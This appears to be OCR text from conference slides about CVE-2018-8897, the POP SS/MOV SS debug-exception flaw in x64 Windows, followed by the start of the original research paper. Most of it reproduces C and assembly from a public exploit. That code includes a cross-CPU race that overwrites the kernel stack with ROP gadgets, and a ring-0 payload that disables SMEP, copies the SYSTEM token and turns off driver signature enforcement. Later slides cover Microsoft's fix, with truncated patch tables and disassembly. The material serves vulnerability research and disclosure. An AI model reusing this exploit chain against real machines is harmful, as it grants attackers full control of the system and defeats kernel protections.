    _SpoofedCurrentThread = (PBYTE)VirtualAlloc(NULL, TARGET_MEMORY_SIZE, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
```

https://github.com/nmulasmajic/syscall_exploit_CVE-2018-8897

```c
/*
 *   A hint to the memory manager to leave the region paged into RAM.
 */
void MmProbeAndLockPages(_In_ PVOID StartAddress, _In_ size_t RegionSize)
{
    RegionSize = ROUND_TO_PAGES(RegionSize);
    PBYTE Initial = (PBYTE)PAGE_ALIGN(StartAddress);

    // Make sure all the pages are writable.
    DWORD Old = 0;
    VirtualProtect(Initial, RegionSize, PAGE_EXECUTE_READWRITE, &Old);

    for (volatile PBYTE Current = Initial;
        (Current < (Initial + RegionSize));
        Current++)
    {
        // Write to the page, mapping it in.
        *Current = *Current;
    }

    VirtualLock(Initial, RegionSize);
}
```

```c
// Our new GSBASE.
PBYTE _SpoofedGSBase = NULL;

// The original GSBASE.
PVOID _OriginalGSBase = NULL;

// Our _KPCR.Prcb.CurrentThread value.
PBYTE _SpoofedCurrentThread = NULL;

// Our _KTHREAD.ApcState.Process value.
PBYTE _SpoofedCurrentProcess = NULL;

// Our _KPCR.CurrentPrcb value.
PBYTE _SpoofedPrcb = NULL;
```

https://github.com/nmulasmajic/syscall_exploit_CVE-2018-8897

```c
// Store off valid SS.
__store_ss(&_StackSelector);
_CopyStackSelector = _StackSelector;

pprintf("Current SS value: 0x%x.\n", _StackSelector);

pprintf("Priming hardware breakpoints on the stored SS value: 0x%p.\n", &_StackSelector);

if (!WinSetDataBreakpoint((uintptr_t)&_StackSelector, BREAKPOINT_SIZE::Two))
{
    pprintf("ERROR: Failed to set break on access hardware breakpoint.\n");
    return 1;
}

_OriginalGSBase = __readgsbase();

pprintf("Current GS base: 0x%p.\n", _OriginalGSBase);
pprintf("Writing user-controlled memory region for GS base: 0x%p.\n", _SpoofedGSBase);

*((PVOID*)&_SpoofedGSBase[_CurrentThreadOffset]) = _SpoofedCurrentThread;
*((PVOID*)&_SpoofedGSBase[_CurrentPrcbOffset]) = _SpoofedPrcb;
*((PVOID*)&_SpoofedCurrentThread[_CurrentProcessOffset]) = _SpoofedCurrentProcess;

__try
{
    // Now we execute the exploit with a GS base under our control and a user stack.
    AsmExecuteExploit();
}
__except (ExceptionFilter(GetExceptionInformation()))
{
}

__writegsbase(_OriginalGSBase);

puts("");

// If we get here, something failed.
pprintf("ERROR: Exploit failed to run. Is your machine patched?\n");

system("pause");

TerminateProcess(NtCurrentProcess(), 1);
```

```asm
; =====================================================================
; Store the SS selector value into the user-specified argument.
; =====================================================================
__store_ss PROC
    mov [rcx], ss
    ret
__store_ss ENDP

; =====================================================================
; Change the GSBASE to the user-specified value.
; =====================================================================
__writegsbase PROC
    wrgsbase rcx
    ret
__writegsbase ENDP

; =====================================================================
; Read GSBASE.
; =====================================================================
__readgsbase PROC
    rdgsbase rax
    ret
__readgsbase ENDP
```

https://github.com/nmulasmajic/syscall_exploit_CVE-2018-8897

```
; ======================================================================
; Execute the POP/MOV SS exploit on CPU0.
; ======================================================================
AsmExecuteExploit PROC
    ; For the kernel stack - to ensure we don't clobber anything in
    ; usermode.
    sub rsp, 3000h

    ; CPU1 will probe this stack pointer that CPU0 will transition
    ; into kernelmode on.
    mov [_CPU0StackPointer], rsp
    mfence

    ; Wait until CPU1 is ready.
NotReady:
    cmp [_CPU1Ready], 1
    je Ready
    pause
    jmp NotReady

Ready:

    spin:
    jmp spin

    mov rcx, [_SpoofedGSBase]
    wrgsbase rcx

    ; Now, that CPU1 is ready to corrupt the stack of CPU0,
    ; let's execute CVE-2018-8897 on CPU0.
    mov ss, [_StackSelector]

    ; By executing 'syscall', we will get to KiSystemCall64, but not
    ; execute any of the logic there since we will be interrupted by the
    ; suppressed #DB. This will cause us to enter KiDebugTrapOrFault with
    ; a usermode defined stack pointer and a GSBASE of whatever we want.
    syscall

    mov rsp, [_CPU0StackPointer]
    add rsp, 3000h
    ret
AsmExecuteExploit ENDP
```

https://github.com/nmulasmajic/syscall_exploit_CVE-2018-8897

```c
/*
 *   Executes as a separate thread on CPU1. Continuously overwrites key
 *   values on the stack on CPU0.
 */
DWORD WINAPI Cpu1CorruptStack(_In_ PVOID /* Argument */)
{
    pprintf("Forcing worker thread to run on CPU1.\n");

    // CPU1 runs the worker thread, since it can't be run on CPU0.
    SetThreadAffinityMask(NtCurrentThread(), 2);

    if (!SetThreadPriority(NtCurrentThread(), THREAD_PRIORITY_TIME_CRITICAL))
    {
        pprintf("ERROR: Failed to set priority class of thread.\n");
        return 1;
    }

    // Wait until CPU0 transitions to a ready state.
    while (!_CPU0StackPointer)
    {
        _mm_pause();
    }

    // Our goal is to gain execution on the return from KeContextFromKframes.
    volatile uintptr_t* PatchPoint = (uintptr_t*)(_CPU0StackPointer + STACK_PATCH_POINT);

    PatchPoint[0] = OFFSET_ROP_GADGET_1;
    PatchPoint[0x414] = OFFSET_ROP_GADGET_2;
    PatchPoint[0x415] = NEW_CR4_VALUE;              // Disable SMEP (bit 20).
    PatchPoint[0x416] = OFFSET_ROP_GADGET_3;
    PatchPoint[0x417] = (uintptr_t)AsmKernelPayload;

    pprintf("CPU1 corrupting stack around RSP: 0x%p.\n", PatchPoint);

    // CPU1 is ready for stack contents to probe.
    _CPU1Ready = TRUE;

    // KiSystemCall64 gets interrupted with the pending #DB and is thrown into
    // KiDebugTrapOrFault.

    // KiDebugTrapOrFault -> KiExceptionDispatch -> KiDispatchException ->
    // KeContextFromKframes

    AsmClobberValue((PVOID*)&PatchPoint[0], OFFSET_ROP_GADGET_1);

    return 0;
}
```

```asm
; ====================================================================
; Continuously overwrite the user-specified memory location with the
; user-specified value.
;
; This executes on CPU1.
; ====================================================================
AsmClobberValue PROC
top:
    mov [rcx], rdx
    jmp top
AsmClobberValue ENDP
```

https://github.com/nmulasmajic/syscall_exploit_CVE-2018-8897

```
; ================================================================
; This is the user-specified payload that executes with ring0
; privileges.
;
; We disable SMEP, steal the system token, and disable DSE>
; ================================================================
AsmKernelPayload PROC
    mov rsp, [_CPU0StackPointer]

    ; Swap to a valid kernelmode GSBASE.
    swapgs

    mov rax, qword ptr [_NtoskrnlBaseAddress]
    add rax, qword ptr [_ExAllocatePoolWithTagOffset]

    xor r8, r8
    mov rdx, 100h
    xor rcx, rcx ; NonPagedPool
    call rax
    mov r8, rax

    mov rax, 014e8ba0f48e0200fh ; mov rax, cr4 # bts rax, 14h
    mov [r8], rax

    mov rax, 0909090cf48e0220fh ; mov cr4, rax # iretq # nop # nop # nop
    mov [r8+8], rax

    ; Grab the _KPCR.Prcb.CurrentThread offset.
    mov rcx, qword ptr [_CurrentThreadOffset]

    ; rax contains "CurrentThread" read from gs (_KPCR.Prcb.CurrentThread).
    mov rax, qword ptr gs:[rcx]

    ; Grab the _KTHREAD.ApcState.Process offset.
    mov rcx, qword ptr [_CurrentProcessOffset]

    ; rax contains the "CurrentProcess" (_KTHREAD.ApcState.Process).
    mov rax, [rax + rcx]

    ; Grab the _EPROCESS.Token offset.
    mov rcx, qword ptr [_ProcessTokenOffset]

    ; rax contains the address of _EPROCESS.Token.
    lea rax, [rax + rcx]

    ; Grab the PsInitialSystemProcess.
    mov rdx, qword ptr [_NtoskrnlBaseAddress]
    add rdx, qword ptr [_PsInitialSystemProcessOffset]
    mov rdx, [rdx]

    ; Extract the _EPROCESS.Token from the "SystemProcess".
    mov rdx, [rdx + rcx]

    ; Replace the "CurrentProcess" Token with the "SystemProcess" token.
    mov [rax], rdx

    ; Now let's fix disable DSE by altering _g_CiOptions.
    mov rax, [_CiBaseAddress]
    add rax, [_g_CiOptionsOffset]
    mov dword ptr [rax], 0

    swapgs

    ; SS
    push qword ptr [_CopyStackSelector]

    ; RSP
    mov rax, qword ptr [_CPU0StackPointer]
    add rax, 3000h
    push rax

    ; IF
    pushfq
    or qword ptr [rsp], 0200h ; Re-enable interrupts

    ; CS
    push 033h

    ; RIP
    lea rax, RestoreToUsermode
    push rax

    ; Restore SMEP and IRET back to usermode code.
    jmp r8
AsmKernelPayload ENDP
```

https://github.com/nmulasmajic/syscall_exploit_CVE-2018-8897

Windows 10 for 32-bit Systems		4103716	Security Update	Elevation of Privilege	Important	4093111
Windows 10 for x64-based Systems		4103716	Security Update	Elevation of Privilege	Important	4093111
Windows 10 Version 1607 for 32-bit Systems		4103723	Security Update	Elevation of Privilege	Important	4093119
Windows 10 Version 1607 for x64-based Systems		4103723	Security Update	Elevation of Privilege	Important	4093119
Windows 10 Version 1703 for 32-bit Systems		4103731	Security Update	Elevation of Privilege	Important	4093107
Windows 10 Version 1703 for x64-based Systems		4103731	Security Update	Elevation of Privilege	Important	4093107
Windows 10 Version 1709 for 32-bit Systems		4103727	Security Up			

Most OSVs rolled out fixes for this exploit in May...

Microsoft's fix

- Followed our suggestions
- **KiDebugTrapOrFault** uses an IST stack upon entry (like the **#DF** handler). Can't abuse **SYSCALL** anymore
- **GS** isn't accessed until everything is known to be good
- Furthermore, sanity checks against the return address that was pushed onto the stack by the CPU is performed against **KiDebugTraps**

```
KiDebugTrapOrFault proc near            ; CODE XREF: KiDebugTrapOrFaultShadow+70↓j
                                        ; DATA XREF: .data:00000001403A6270↓o ...

arg_0           = byte ptr  8
arg_10          = qword ptr  18h
arg_20          = byte ptr  28h

                push    rcx
                push    rax
                push    rdx
                test    [rsp+18h+arg_0], 1
                jnz     short loc_1401A30A7
                lea     rax, KiDebugTraps
                mov     ecx, 8

loc_1401A3097:                          ; CODE XREF: KiDebugTrapOrFault+23↓j
                mov     rdx, [rax+rcx*8-8]
                cmp     [rsp+18h], rdx
                jz      short IretBack
                loop    loc_1401A3097
                test    ecx, ecx

loc_1401A30A7:
                lea     rcx, [rsp+18h+
                jz      short loc_1401
                test    cs:KiKvaShadow
                jnz     short loc_1401
                swapgs
                mov     rsp, gs:1A8h
                swapgs
                jmp     short loc_1401
; ---------------------------------------

loc_1401A30C8:
                mov     rsp, gs:7008h
                jmp     short loc_1401
; ---------------------------------------

loc_1401A30D3:
                mov     rsp, [rsp+18h+
                and     rsp, 0FFFFFFFF

loc_1401A30DC:

                push    qword ptr [rcx
                push    qword ptr [rcx-10h]
                push    qword ptr [rcx-18h]
                push    qword ptr [rcx-20h]
```

```
; ---------------------------------------------------------------------------

IretBack:                               ; CODE XREF: KiDebugTrapOrFault+21↑j
                test    cs:KiCpuTracingFlags, 2
                jz      short loc_1401A3111
                mov     ecx, 1D9h
                rdmsr
                or      eax, 1
                wrmsr

loc_1401A3111:                          ; CODE XREF: KiDebugTrapOrFault+83↑j
                pop     rdx
                pop     rax
                pop     rcx
                test    cs:KiKvaShadow, 1
                jnz     KiKernelIstExit
                iretq
; ---------------------------------------------------------------------------
                retn
KiDebugTrapOrFault endp

; ---------------------------------------------------------------------------
algn_1401A3124:                         ; DATA XREF: .pdata:00000001404169E0↓o
                align 20h
```

Microsoft’s fix

- **KiDebugTraps** is an array of function pointers initialized by the kernel
- Contains **KiBreakpointTrap**, **KiSystemCall64**, and more (anything that can cause entry to kernelmode from usermode)

Kernel 'net:port=55555,key=*******' - WinDbg:10.0.17134.1 AMD64

File Edit View Debug Window Help

Command

```
0: kd> u nt!KiDebugTrapOrFault
nt!KiDebugTrapOrFault:
fffff800`363a2b00 4851            push    rcx
fffff800`363a2b02 50              push    rax
fffff800`363a2b03 52              push    rdx
fffff800`363a2b04 f644242001      test    byte ptr [rsp+20h],1
fffff800`363a2b09 751c            jne     nt!KiDebugTrapOrFault+0x27 (fffff800`363a2b27)
fffff800`363a2b0b 488d05befd2c00  lea     rax,[nt!KiDebugTraps (fffff800`366728d0)]
fffff800`363a2b12 b908000000      mov     ecx,8
fffff800`363a2b17 488b54c8f8      mov     rdx,qword ptr [rax+rcx*8-8]
0: kd> dps nt!KiDebugTraps L9
fffff800`366728d0  fffff800`363a3400 nt!KiBreakpointTrap
fffff800`366728d8  fffff800`363a3700 nt!KiOverflowTrap
fffff800`366728e0  fffff800`363a7640 nt!KiRaiseSecurityCheckFailure
fffff800`366728e8  fffff800`363a7940 nt!KiRaiseAssertion
fffff800`366728f0  fffff800`363a7c40 nt!KiDebugServiceTrap
fffff800`366728f8  fffff800`363a85c0 nt!KiSystemCall64
fffff800`36672900  fffff800`363a8140 nt!KiSystemCall32
fffff800`36672908  00000000`00000000
fffff800`36672910  00000400`00000007
```

0: >


Shoutouts to...

- Alex Ionescu (@aionescu)
  - http://www.alex-ionescu.com

- Can Bölük (@_can1357)
  - http://can.ac
  - https://blog.can.ac/2018/05/11/arbitrary-code-execution-at-ring-0-using-cve-2018-8897/

Lessons learned

- Want to make money in bug bounties? Start a hype campaign
  - Get a dope name
  - Pay some graphics artists to design amazing logos
  - Have a great soundtrack
  - Worldstar exclusive



1 Summary

When the instruction, `POP SS` or `MOV SS`, is executed with debug registers set for break on access to a relevant memory location and the following instruction is an `INT N` or `SYSCALL`, a pending `#DB` will be fired *after* entering the interrupt gate or system call transition, as it would on *most* successful branch instructions. Other than a non-maskable interrupt or perhaps a machine check exception, operating system developers are assuming an uninterruptible state granted from interrupt gate semantics. This can cause OS supervisor software built with these implications in mind to erroneously use state information chosen by unprivileged software.

Since the `SYSCALL` control flow transfer is affected information chosen by a lesser privileged execution mode. For instance, a user crafted `GSBASE` can be supplied since most operating systems determine the need to `SWAPGS` based off of the previous mode of execution.

`POP SS` and `MOV SS` are exploitable on any operating system where the `INT 01` handler is not guarded with an IST stack (or a TSS based task switch in legacy mode), and where the handler makes assumptions about the possible previous system state such as if the handler was written without NMI semantics.

1.2 Background

The `POP SS` and `MOV SS` instructions, much like their relatives (`POP/MOV sreg`), are used to load a

http://everdox.net/popss.pdf